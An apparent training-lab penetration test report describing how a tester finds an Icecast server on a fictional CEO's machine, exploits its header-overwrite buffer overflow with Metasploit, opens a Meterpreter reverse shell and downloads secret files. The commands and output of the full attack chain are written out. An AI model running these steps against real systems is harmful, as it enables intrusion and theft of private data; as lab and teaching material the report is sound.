GoodSecurity Penetration Test Report

Martin.Qurioga@GoodSecurity.com

Saturday, January 22nd, 2022

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

[01]: 192.168.0.20

[02]: fe80::19ba:64e7:838c:b1b6%14

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite (buffer overflow)

Vulnerability Explanation:

The Icecast application itself possesses a vulnerability that can be exploited through a buffer overflow. The attacker can send 32 HTTP headers to remotely gain control of a victim's system by overwriting memory used in the Icecast vulnerability.


This is a significant vulnerability as attackers can damage files and expose private information. Buffer overflow attacks traditionally result in system crashes, however, they may also lead to larger malicious activity. A vulnerability such as this can lead to problematic situations such as sata loss or theft, ransomware attacks, or serve as a gateway to many other attack vectors.

Severity:

This is a Critical Vulnerability: 10.0


Proof of Concept:

The first step is to locate the IP address of the machine running Icecast:




```
C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Next is to test if there is any response from the machine before we proceed with recon:



```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=44.4 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=3.40 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.84 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=47.8 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=68.2 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=0.502 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=12.0 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=21.1 ms
64 bytes from 192.168.0.20: icmp_seq=9 ttl=128 time=31.3 ms
64 bytes from 192.168.0.20: icmp_seq=10 ttl=128 time=14.8 ms
64 bytes from 192.168.0.20: icmp_seq=11 ttl=128 time=1.47 ms
^C
--- 192.168.0.20 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10024ms
rtt min/avg/max/mdev = 0.502/22.431/68.245/21.691 ms
root@kali:~#
```

The machine is live and receiving. Now to run an "nmap" scan of our target's IP address. This is to check what services are running so we can identify vulnerabilities such as Icecast.




```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-22 12:19 PST
Nmap scan report for 192.168.0.20
Host is up (0.013s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/22%OT=25%CT=1%CU=31289%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61EC66CC%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.08 seconds
root@kali:~#
```

Our nmap scan utilizes the flags (-sS Stealth Scan), (-sV Version Detection Scan), (-O Device and OS classification) to perform on the target IP Address


We can see that port 8000, which Icecasts operates on, is open.

Next we are going to search for Icecast based exploits using *searchsploit*:




```
root@kali:~# searchsploit icecast
------------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                      |  Path
                                                                                    | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------ ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                                           | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                             | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                                | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                                | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                                   | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                                   | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)                         | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                                   | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure                  | exploits/linux/remote/21602.txt
------------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~# 
```

Looks like we have quite a few. From here, we’re going to open up *Metasploit* and see what vulnerabilities from this list we have readily available.




```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

Msfconsole opens metasploit for us.




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```

Searching for “icecast” in metasploit yields us one module. This is what we will use for our attack.




```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > 
```

Select our Module




```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > 
```

Fill out our RHOST parameters with the target IP address.




```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49829) at 2022-01-22 12:48:34 -0800

meterpreter > 
```

And run the exploit using “exploit” . With our connection established we’re next going to identify two files that we’re looking for on the machine.




```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```




```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > 
```

Looks like “secretfile” and “recipe” both exist. Time to exfiltrate the files using a download command.




```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
